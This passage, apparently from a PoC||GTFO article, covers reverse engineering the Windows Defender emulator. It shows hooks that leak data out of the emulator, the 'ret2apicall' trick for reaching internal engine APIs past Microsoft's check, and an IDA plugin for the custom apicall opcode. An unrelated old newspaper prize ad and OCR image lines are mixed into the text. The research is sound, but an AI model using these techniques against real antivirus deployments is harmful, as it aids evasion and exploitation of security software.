5A129BBC             dd 2DA9326h
5A129BC0             dd offset ?ADVAPI32_DLL_RegDeleteValueW@@YAXPAUpe_vars_t@@@Z
5A129BC4             dd 6A61690h
```

Figure 6. Definition of `g_syscalls` consisting of 119 `esyscall_t` structs.

also slow as it extracts information at the rate of bytes per second. Finally, AVLeak requires multiple rounds of malware scanning to extract complex multi-byte artifacts. This is fine for most artifacts of interest, such as usernames, timing measurements, and API call results, but some interesting artifacts may be randomized per run or too long to dump, such as bytes of library code after standard function prologues in Kaspersky AV's emulated DLLs or complete files from disk.

After seeing me present my AVLeak side channel research, my friend Mark suggested using function hooking to create a much larger bandwidth channel from within AV emulators to the outside. By hooking the native code-implemented functions inside the emulator's `g_syscalls` array, and then invoking those hooked functions with malware inside the emulator using arguments we'd like to pass to the outside world, we can effectively create an output channel for sharing information from inside.

In general, this technique requires solving the non-trivial technical challenge of actually locating emulation routines in memory, writing code to hook them, and then figuring out how to extract emulated parameters and potentially memory contents from the emulator. In the case of Windows Defender however, this is relatively easy, as these functions are conveniently labeled by Microsoft provided symbols, and the existing code already present gives us a good example to work off of.

While the in-emulator VDLL emulation functions can simply interact directly with memory inside the emulator, these native emulations functions must use APIs to programmatically change emulator state via the `pe_vars_t *v` parameter which all of them take. We can see an example of this in Figure 7's annotated Hex-Rays decompilation of `kernel32!WinExec`. Note how parameters are pulled out from the current emulation session, and parameter 0 (`LPCSTR lpCmdLine`) is a pointer within the emulator's virtual address space and must be handled through with `pe_read_string_ex` in order to retrieve the actual wide string at the supplied emulator address.

Reversing out how `pe_read_string_ex` and other APIs used to map in parameter-provided pointers, we come across the massive function: `BYTE * __mmap_ex(pe_vars_t *v, unsigned int size, unsigned __int64 addr, unsigned int rights)`, which returns a native pointer to a virtual memory inside an emulation session. Given this pointer, native code can now reach in and read or write (depending on rights) memory inside the emulator.

With our understanding of function emulation and memory management, we now have the tools to create a simple output channel from within the emulator. We begin with a simple function, one that is well suited to serve as an output channel: `kernel32!OutputDebugStringA`. Defender's provided native function of the function basically does nothing, it just retrieves its single parameter and bumps up the emulator tick count:

```
void __cdecl KERNEL32_DLL_OutputDebugStringA
(pe_vars_t *v){
  Parameters<1> arg; // [esp+4h] [ebp-Ch]

  Parameters<1>::Parameters<1>(&arg, v);
  v->m_pDTc->m_vticks64 += 32i64;
}
```

```
/*
Emulation of  UINT WINAPI WinExec( _In_ LPCSTR lpCmdLine, _In_ UINT uCmdShow);
*/
void __cdecl KERNEL32_DLL_WinExec(pe_vars_t *v)
{
  DT_context *pDTc; // ecx
  unsigned __int64 v2; // [esp+0h] [ebp-54h]
  CAutoVticks vticks; // [esp+10h] [ebp-44h]
  src_attribute_t attr; // [esp+1Ch] [ebp-38h]
  unsigned int Length; // [esp+30h] [ebp-24h]
  Parameters<2> arg; // [esp+34h] [ebp-20h]
  int unused; // [esp+50h] [ebp-4h]

  vticks.m_vticks = 32;
  pDTc = v->m_pDTc;
  vticks.m_init_vticks = &v->vticks32;
  vticks.m_pC = pDTc;
  unused = 0;

  // Pull two parameters off the stack from v into the local Parameters array arg.
  // This first parameter is just the literal raw value found on the stack, in this case,
  // it's an LPCSTR, but /in the emulator/, so it's a pointer in the emulators
  // virtual address space. The second parameter is a unsigned integer, so
  // the parameter value is literally just that integer

  Parameters<2>::Parameters<2>(&arg, v);

  // set return value to 1

  pe_set_return_value(v, 1ui64);
  *&attr.first.length = 0;
  *&attr.second.length = 0;
  attr.attribid = 12291;
  attr.second.numval32 = 0;
  Length = 0;

  // translate the parameter 0 pointer into a real native pointer that
  // the emulator can interact with

  attr.first.numval32 = pe_read_string_ex(v, arg.m_Arg[0].val64, &Length, v2);

  attr.first.length = Length;
  __siga_check(v, &attr);

  //emulate creating a new process, do various AV internal stuff

  vticks.m_vticks = pe_create_process(v, arg.m_Arg[0].val32, 0i64, v2) != 0 ? 16416 : 1056;
  CAutoVticks::~CAutoVticks(&vticks);
}
```

Figure 7. Annotated Hex-Rays decompilation of the emulated `kernel32!WinExec`.

We are going to implement our own function to replace `KERNEL32_DLL_OutputDebugStringA` that will actually print output to `stdout` so that we can pass information from inside of the emulator to the outside world.

We begin engineering by pulling down a copy of Tavis Ormandy's LoadLibrary, an open source harness that allows us to run `mpengine.dll` on Linux.[67] LoadLibrary parses and loads the `mpengine.dll` Windows PE into executable memory on Linux, and patches up the import address table to functions providing simple emulation of the Windows API functions that Defender invokes. Once loaded, the engine is initialized, and scanning is invoked by calling Defender's `__rsignal` function, which takes input and directs it to various AV scanning subsystems. While this research could also easily be done with a custom Windows harness for Defender, Tavis' tool is readily accessible and easy to use. Once we have LoadLibrary working, we can easily modify it to manipulate the loaded `mpengine.dll` library in memory.

Our first step is to hook the `KERNEL32_DLL_OutputDebugStringA` function. As the function is only ever invoked via function pointer, it's easiest to simply replace the function pointer in the `g_syscalls` array. We can write our own function with the same `__cdecl` calling convention that simply takes a `void *` and put a pointer to it in the `g_syscalls` table, replacing the original pointer to `KERNEL32_DLL_OutputDebugStringA`. Copying how the real Defender code does things, we call the Parameters<1>::Parameters<1> function to retrieve the one parameter passed to the function - this can be done easily by simply locating the function in the DLL, creating a correctly typed function pointer to it, and calling it as shown in Figure 8.

Running this code produces some basic output:

```
1 OutputDebugStringA called!
  OutputDebugStringA parameter: 0x4032d8
```

Simply knowing what parameters were passed to the function is nice, but not incredible useful. Copying the techniques used in other Defender native API emulation functions, we can use `__mmap_ex` to translate this virtual pointer to a real native pointer that we can read from. Unfortunately, calling `__mmap_ex` is not as painless as calling `Parameters<1>::Parameters<1>` as it has an odd optimized calling convention: `pe_vars_t *v` is passed in register `ecx` (like the `thiscall` convention), but then `unsigned int size` is passed in `edx`. I found the easiest way to get around this was to simply write my own a bit of x86 assembly we can trampoline through to get to it as shown in Figure 9.

Now we can add these calls to `e_mmap` into our code so that we can retrieve strings passed to `OutputDebugStringA` to obtain the implementation in Figure 10. Running this code yields our desired functionality:

```
OutputDebugStringA
OutputDebugStringA parameter: 0x4032d8 ->
    Hello World! This is coming from inside
    the emulator!
```

With this hook now set up, we have an easy way to pass information from within the emulator to outside of it. Exploring the environment inside the emulator is now as easy as literally printing to the terminal.

Using the APIs and techniques demonstrated to create a two-way IO channel where we can give input to the malware running inside the emulator (for example, to generate fuzzer test cases for emulated APIs on the outside and pass them to a malware binary on the inside) is left as an exercise for the reader.

[67] `git clone https://github.com/taviso/loadlibrary`

```
1  static void __cdecl KERNEL32_DLL_OutputDebugStringA_hook(void * v)
   {
3      uint64_t Params[1] = {0};
       const char * debugString;
5
       printf("OutputDebugStringA called!\n");
7
       Parameters1(Params, v); //calling into mpengine.dll's Parameters<1>::Parameters<1>
9
       printf("OutputDebugStringA parameter: 0x%x\n", Params[0]);
11
       //don't worry about bumping the tick count
13
       return;
15 }

17 .text:5A129E20  dd offset ?KERNEL32_DLL_CopyFileWWorker@@YAXPAUpe_vars_t@@@Z
   .text:5A129E24  dd 0B27D5174h
19 //We'll replace this function pointer:
   .text:5A129E28  dd offset ?KERNEL32_DLL_OutputDebugStringA@@YAXPAUpe_vars_t@@@Z
21 .text:5A129E2C  dd 0B28014BBh
   .text:5A129E30  dd offset ?NTDLL_DLL_NtGetContextThread@@YAXPAUpe_vars_t@@@Z
23 .text:5A129E34  dd 0B363A610h

25 ...
       typedef uint32_t __thiscall(* ParametersCall)(void * params, void * v);
27     ParametersCall Parameters1;

29     ...

31     uint32_t * pOutputDebugStringA;
       //get the real address of the function pointer, mpengine.dll loaded image base + RVA
33     pOutputDebugStringA = imgRVA(pRVAs->RVA_FP_OutputDebugStringA);
       *pOutputDebugStringA = (uint32_t)KERNEL32_DLL_OutputDebugStringA_hook; //insert hook
35
       Parameters1 = imgRVA(pRVAs->RVA_Parameters1);
37 ...
```

Figure 8. Early `OutputDebugStringA` Hook

Defender defines `__mmap_ex` as:

```
char *__usercall __mmap_ex@<eax>(pe_vars_t *v@<ecx>, unsigned __int64 addr,
                                 unsigned int size@<edx>, unsigned int rights);
```

We emulate this function through the following call stack:

```
extern void * __cdecl ASM__mmap_ex(void * FP, void * params, uint32_t size,
                                   uint64_t addr, uint32_t rights);

void * e_mmap(void * V, uint64_t Addr, uint32_t Len, uint32_t Rights)
{
    //Trampoline through assembly with custom calling convention.
    //FP__mmap_ex is a global function pointer to the __map_ex function
    return ASM__mmap_ex(FP__mmap_ex, V, Len, Addr, Rights);
}
```

Where the function's assembly implementation is:

```
    ASM__mmap_ex:
        push ebp
        mov ebp, esp
        mov eax, [ebp+0x8]          ; function pointer to call
        mov ecx, [ebp+0xc]          ; pe_vars_t v
        mov edx, [ebp+0x10]         ; unsigned int size
        push dword [ebp+0x1c]       ; unsigned int rights
        push dword [ebp+0x18]       ; unsigned __int64 addr hi
        push dword [ebp+0x14]       ; unsigned __int64 addr low
        call eax
        add esp, 0xc
        pop ebp
        ret
```

Figure 9. Calling `__mmap_ex` with the unique calling convention.

```
    static void __cdecl KERNEL32_DLL_OutputDebugStringA_hook(void * v)
    {
        uint64_t Params[1] = {0};
        char * debugString;
        DWORD len = 0;

        printf("OutputDebugStringA\n");
        GetParams(v, Params, 1);

        debugString = e_mmap(v, Params[0], 0x1000, E_RW);

        printf("OutputDebugStringA parameter: 0x%x -> %s\n", Params[0], debugString);

        return;
    }
```

Figure 10. Final implementation of the `OutputDebugStringA` hook.

ret2apicall

As previously discussed, the `apicall` opcode (`0f ff f0`) is custom addition to Defender's CPU emulator used to trigger calls to native API emulation routines stored in the `g_syscalls` array. While these native API emulation routines include complex-to-emulate but standard Window APIs (`NtWriteFile`, `ReadProcessMemory`, `VirtualAlloc`, etc.), there are also a number of unique, Defender-specific functions reachable with the `apicall` instruction. These Defender-specific functions include various "`VFS_*`" functions (e.g., `VFS_Read`, `VFS_Write`, `VFS_CopyFile`, `VFS_GetLength`, etc.) providing low level access to the virtual file system[68] as well as internal functions allowing administration of the engine (`NtControlChannel`) and interfacing with the Defender's antivirus engine. (`Mp*` functions, such as `MpReportEvent`, which is used internally to report that malware took a particular action during emulation.) These special functions should normally only be invoked internally from the Defender emulator by code put there, for example as shown in Figure 11, the in-emulator emulation routine for `ntdll!ZwSetLdtEntries` invokes `MpReportEvent(0x3050, 0, 0)` - ostensibly the value (or "`attribid`" according to Microsoft symbols) 0x3050 indicates to some heuristic malware classification engine that `ZwSetLdtEntries` was called.

In Summer 2017, Tavis Ormandy of Google Project Zero took a look at internal functions and found vulnerabilities in them.[69] Tavis' `NtControlChannel` bug simply linked against `ntdll!NtControlChannel`, but his VFS bug PoC had to use the `apicall` instruction to hit `ntdll!VFS_Write`, which he did using standard `.text` code in his malware binary.[70]

After fixing these bugs, Microsoft attempted to lock down these attack surfaces by limiting where the `apicall` instruction could be used. Newly added checks in the 1.1.13903.0 (6/23/2017) `mpengine.dll` release look before the function actually dispatches to a native API emulation handler look if the instruction is being run from a VDLL page (`is_vdll_page`), and if not, if it is a dynamic page (`mmap_is_dynamic_page`). Using the instruction can even trigger a call to `MpSetAttribute` informing Defender that it was used - likely a very strong heuristic indicator of malicious intent.

```
1  ...
   if( !is_vdll_page(v5, v25) ) {
3    v14 = v6;
     if(!mmap_is_dynamic_page(v28, *(&v26-1))
5       || nidsearchrecid(v29) != 1 ){
       if( !*(v2 + 167454) ){
7        qmemcpy(&v36, &NullSha1, 0x14u);
         v15 = *v2;
9        MpSetAttribute(0,0,&v36,0,*(&v27-1));
         *(v2 + 167454) = 1;
11     }
       return 0;
13   }
   }
15 ...
```

Looking at that initial check, `!is_vdll_page`, it's quite obvious how we can get around it: we need to come from a VDLL page. As I've shown throughout this article, the `apicall` instruction can be found throughout the process memory space in VDLLs. Dumping out VDLLs,[71] we see that they contain `apicall` instructions (see Figure 12) for invoking many of the native emulation functions that Defender supports - both those necessary for the operations the particular VDLL may use as well as other ones that are not used by that particular VDLL.

Calling these internal APIs is a simple as just trampolining through these `apicall` instruction function stubs, which are accessible from executable memory loaded into the process space of the malware executing within the emulator. For example, in a particular build of the emulator where `kernel32.dll` has an `apicall` stub function for `VFS_Write` at `RVA +0x16e66`, the following code can

[68] The virtual file system is stored all in memory during emulation. On a real system usermode Native (Nt*) APIs would do system calls into the kernel where they would ultimately be handled. In Defender, the `VFS_*` functions are akin to these kernel level handlers, they provide low level access to operations on the in memory file system.

[69] `https://bugs.chromium.org/p/project-zero/issues/detail?id=1260`
`https://bugs.chromium.org/p/project-zero/issues/detail?id=1282`

[70] The `VFS_Write` function did little validation on input values, and Tavis was able cause heap corruption by writing odd values to it. As Defender's emulation of `ntdll!NtWriteFile` ultimately calls into `VFS_Write` after doing some input validation, fuzzing that API on the a old unpatched version of Defender, I was able to reproduce Tavis' same heap corruption, but using different inputs that passed `NtWriteFile` validation. (Tavis's inputs did not.)

[71] We can simply find them on disk in the virtual file system in the standard `C:\Windows\System32` directory, read them in, and then pass them out via an output channel like that discussed previously in "Creating an Output Channel."

```
    public ZwSetLdtEntries
2   ZwSetLdtEntries proc near

4   mov     edi, edi
    push    ebp
6   mov     ebp, esp
    push    0
8   push    0
    push    3050h
10  call    apicall_KERNEL32_DLL_MpReportEvent
    pop     ebp
12  jmp     loc_7C96B6C2

14  loc_7C96B6C2:
    mov     edi, edi
16  call    $+5
    add     esp, 4
18  apicall ntdll!NtSetLdtEntries
    retn    18h
```

Figure 11. Disassembly of `ntdll!ZwSetLdtEntries`.

```
1  .text:7C816E3E 8B FF                    mov     edi, edi
   .text:7C816E40 E8 00 00 00 00           call    $+5
3  .text:7C816E45 83 C4 04                 add     esp, 4
   .text:7C816E48 0F FF F0 41 3B FA 3D     apicall ntdll!VFS_GetLength
5  .text:7C816E4F C2 08 00                 retn    8
   .text:7C816E52 ; ---------------------------------------------------------------------------
7  .text:7C816E52 8B FF                    mov     edi, edi
   .text:7C816E54 E8 00 00 00 00           call    $+5
9  .text:7C816E59 83 C4 04                 add     esp, 4
   .text:7C816E5C 0F FF F0 FC 99 F8 98     apicall ntdll!VFS_Read
11 .text:7C816E63 C2 14 00                 retn    14h
   .text:7C816E66 ; ---------------------------------------------------------------------------
13 .text:7C816E66 8B FF                    mov     edi, edi
   .text:7C816E68 E8 00 00 00 00           call    $+5
15 .text:7C816E6D 83 C4 04                 add     esp, 4
   .text:7C816E70 0F FF F0 E7 E3 EE FD     apicall ntdll!VFS_Write
17 .text:7C816E77 C2 14 00                 retn    14h
   .text:7C816E77 ; ---------------------------------------------------------------------------
19 .text:7C816E7A 8B FF                    align 4
   .text:7C816E7C E8 00 00 00 00           call    $+5
21 .text:7C816E81 83 C4 04                 add     esp, 4
   .text:7C816E84 0F FF F0 1D 86 73 21     apicall ntdll!VFS_CopyFile
23 .text:7C816E8B C2 08 00                 retn    8
```

Figure 12. Dump from `kernel32.dll` showing functions that use the apicall instruction.

```
unsigned int offset_apicall_KERNEL32_DLL_VFS_Write = 0x16e66;

typedef bool (WINAPI * apicall_VFS_Write_t)(uint32_t HFile, void * Buf,
                uint32_t BufSize, uint32_t Offset, uint32_t * PBytesWritten);

apicall_VFS_Write_t VFS_Write;

kernel32Base = (uint32_t)GetModuleHandleA("kernel32.dll");
VFS_Write = (apicall_VFS_Write_t)(kernel32Base + offset_apicall_KERNEL32_DLL_VFS_Write);

VFS_Write(...);
```

be used to reach it from within the emulator.

With the ability to hit these internal APIs, attackers have access to a great attack surface, with a proven history of memory corruption vulnerabilities. They can also cause trouble by changing various signatures hits and settings via `MpReportEvent` and `NtControlChannel`. Finally, if an attacker does find a vulnerability in the engine, invoking `NtControlChannel(3, ...)` provides engine version information, which can be helpful in exploitation, if you have pre-calculated offsets for ROP or other memory corruption.

When I reported this issue to Microsoft, they said "*We did indeed make some changes to make this interface harder to reach from the code we are emulating - however, that was never intended to be a trust boundary. [...] Accessing the internal APIs exposed to the emulation code is not a security vulnerability.*"


Disassembling Apicall Instructions

Throughout this article, I've shown disassembly from IDA with the `apicall` instruction cleanly disassembled. As this is a custom opcode only supported by Windows Defender, IDA obviously can't normally disassemble it. After I dumped VDLLs out of the emulator from the system32 directory, I found they could be loaded into IDA cleanly, but the dissasember was getting confused by `apicalls`.

As a reminder, this instruction is formed by the bytes `0f ff f0` followed by a four byte immediate of the CRC32 of the uppercase DLL name xored with the CRC32 of the function name.

Attempting to this code, IDA chokes on the `0f ff f0` bytes, and then attempts to disassemble the bytes after it, for example, the four byte immediate. We can see this in `ntdll!MpGetCurrentThreadHandle`:

```
.text:7C96C577 MpGetCurrentThreadHandle_0:
.text:7C96C577 8B FF          mov     edi, edi
.text:7C96C579 E8 00000000    call    $+5
.text:7C96C57E 83 C4 04       add     esp, 4
.text:7C96C581 0F FF F0       db 0Fh,0FFh,0F0h
.text:7C96C584 D5 60          aad     60h
.text:7C96C586 D5 8C          aad     8Ch
.text:7C96C588 C3             retn
```



Using a lesser-known feature of IDA's scripting interface, we can write a processor module extension. I based my code off of Rolf Rolles' excellent blogs on writing processor module extensions.

This processor module extension runs during module loading and analysis, and outputs disassembly for the `apicall` instruction. The full code is included in this issue, here I'll walk through some of the interesting parts.

As this script is invoked for every binary we load in IDA, we want to make sure that it only steps in to do disassembly for binaries we know to be Defender related. The checks in the init function shown in Figure 13 make sure that the plugin will only run for x86 binaries with "`.mp.dll`" in their name.

Our `parse_apicall_hook` class inherits from `idaapi.IDP_Hooks`, and we provide implementations for several of the classes methods.

The `hashesToNames` map is a map of function CRCs to their names. A script to generate this map is included in the comments of the included `apicall` parsing script. This and other functions discussed here are shown in Figure 14.

`ev_ana_insn` fires for each instruction IDA analyzes. In this function we grab three bytes at the address where IDA thinks there is an instruction, and check if they are `0f ff f0`. If they are, we look up the function hash to see if we have an implementation for it, and also set a few traits of the instruction - setting it to be seven bytes wide (so that IDA will know to disassembly the next instruction seven bytes later), and setting it to having a dword immediate operand of the API CRC immediate.

`ev_out_mnem` actually outputs the mnemonic string for the instruction - in this case we print out `apicall` and some spaces.

Finally, `ev_out_operand` outputs the operand value - since we know all the instruction CRC hashes, we can output those names as immediates.

With this extension dropped in our IDA plugins folder, we get clean disassembly of the `apicall` instruction when loading binaries that use it.

In conclusion, we've looked at three tricks for reverse engineering and attacking Windows Defender. While these tricks are Defender specific, the general intuition about AV emulator design and how a reverse engineer might go about approaching them should hold for other AVs. This article has mostly looked at techniques - for a look at Window Defender emulator internals, readers are encouraged to check out my conference presentations on the topic and to reverse the engine themselves.

```
    class apicall_parse_t(idaapi.plugin_t):
2       flags = idaapi.PLUGIN_PROC | idaapi.PLUGIN_HIDE
        comment = "MsMpEng apicall x86 Parser"
4       help = "Runs transparently during analysis"
        wanted_name = "MsMpEng_apicall"
6       hook = None

8       def init(self):
            self.hook = None
10          if not ".mp.dll" in idc.GetInputFile() or idaapi.ph_get_id() != idaapi.PLFM_386:
                return idaapi.PLUGIN_SKIP
12
            print "\n\n-->MsMpEng apicall x86 Parser Invoked!\n\n"
14
            self.hook = parse_apicall_hook()
16          self.hook.hook()
            return idaapi.PLUGIN_KEEP
18
        def run(self, arg):
20          pass

22      def term(self):
            if self.hook:
24              self.hook.unhook()

26  def PLUGIN_ENTRY():
        return apicall_parse_t()
```

Figure 13. IDA processor module initialization code.

```
hashesToNames = {3514167808L: 'KERNEL32_DLL_WinExec',
                 3018310659L: 'NTDLL_DLL_VFS_FindNextFile',...}

NN_apicall = ida_idp.CUSTOM_INSN_ITYPE
class parse_apicall_hook(idaapi.IDP_Hooks):
    def __init__(self):
        idaapi.IDP_Hooks.__init__(self)

    def ev_ana_insn(self, insn):
        global hashesToNames

        insnbytes = idaapi.get_bytes(insn.ea, 3)
        if insnbytes == '\x0f\xff\xf0':
            apicrc = idaapi.get_long(insn.ea+3)
            apiname = hashesToNames.get(apicrc)
            if apiname is None:
                print "ERROR: apicrc 0x%x NOT FOUND!"%(apicrc)

            print "apicall: %s @ 0x%x"%(apiname, insn.ea)

            insn.itype = NN_apicall
            insn.Op1.type = idaapi.o_imm
            insn.Op1.value = apicrc
            insn.Op1.dtyp = idaapi.dt_dword
            insn.size = 7 #eat up 7 bytes

            return True
        return False

    def ev_out_mnem(self, outctx):
        insntype = outctx.insn.itype

        if insntype == NN_apicall:
            mnem = "apicall"
            outctx.out_line(mnem)

            MNEM_WIDTH = 8
            width = max(1, MNEM_WIDTH - len(mnem))
            outctx.out_line(' ' * width)

            return True
        return False

    def ev_out_operand(self, outctx, op):
        insntype = outctx.insn.itype

        if insntype == NN_apicall:
            apicrc = op.value
            apiname = hashesToNames.get(apicrc)

            if apiname is None:
                return False
            else:
                s = apiname.split("_DLL_")
                operand_name = "!".join( [s[0].lower(), s[1]] )
            print "FOUND:", operand_name

            outctx.out_line(operand_name)

            return True
        return False
```

Figure 14. Excepts from the IDA processor module for parsing apicall instructions.

$910 Studebaker Touring Car!

Object of this Campaign.

The object of this big undertaking is to secure new prepaid subscriptions to THE BOURBNN NEWS. And while doing this to ascertain who are the most ambitious, persevering and worthy men, women and children in this section of the State. Remember this is a business proposition. It costs nothing to participate in the competition more than a little of your spare time.

A SQUARE DEAL TO ALL is the motto of the contest. Every candidate will receive equal treatment and there will be no favorites.

DIAMOND RINGS
ELGIN WATCHES
To Be Given Away
ABSOLUTELY FREE!

A Square Deal to All.

THE NEWS pledges absolute good faith and fairness to all people who will soon be engaged in the campaign. This is not a "something for nothing" scheme, in fact, it is no scheme at all. Neither is it a charitable undertaking on the part of THE NEWS. It is a business proposition, pure and simple.

The object is to advertise this paper and increase its circulation and to win a welcome in every household in the field it covers.

IN THE BOURBON NEWS GREAT
AUTOMOBILE AND PRIZE CAMPAIGN!

Any Person Living in This Part of Kentucky May Compete For the Prizes.

First Prize

A $910


Studebaker

Touring

Car

Fully Equipped

Now On Display



First

Prize

Purchased

From The

BOURBON GARAGE

Local Agents

DIAMOND RINGS — Eight District Prizes — ELGIN WATCHES

First and Second Prizes First District

4 BEAUTIFUL
DIAMOND RINGS
Purchased From the Well-Known Firm of Shire & Fithian.

First and Second Prizes Second District

4-HANDSOME-4
ELGIN WATCHES
Purchased From the Well-Known Firm of Shire & Fithian

Address All Communications to Campaign Manager The Bourbon News, Paris, Kentucky.

19:13 What clever things have you learned lately?

from the desk of Pastor Manul Laphroaig,
Tract Association of PoC||GTFO.

Dearest neighbor,

Our scruffy little gang started this самиздат journal a few years back because we didn't much like the academic ones, but also because we wanted to learn new tricks for reverse engineering. We wanted to publish the methods that make exploits and polyglots possible, so that folks could learn from each other. Over the years, we've been blessed with the privilege of editing these tricks, of seeing them early, and of seeing them through to print.

Now it's your turn to share what you know, that nifty little truth that other folks might not yet know. It could be simple, or a bit advanced. Whatever your nifty tricks, if they are clever, we would like to publish them.

Do this: write an email in 7-bit ASCII telling our editors how to reproduce *ONE* clever, technical trick from your research. If you are uncertain of your English, we'll happily translate from French, Russian, Southern Appalachian, and German.

Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick explanation would do.

Teach me how to falsify a freshman physics experiment by abusing floating-point edge cases. Show me how to enumerate the behavior of all illegal instructions in a particular implementation of 6502, or how to quickly blacklist any byte from amd64 shellcode. Explain to me how shellcode in Wine or ReactOS might be simpler than in real Windows.

Don't tell us that it's possible; rather, teach us how to do it ourselves with the absolute minimum of formality and bullshit.

Like an email, we expect informal language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for your poor preacherman to do over a bottle of fine scotch. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.

Yours in PoC and Pwnage,
Pastor Manul Laphroaig, T.G. S.B.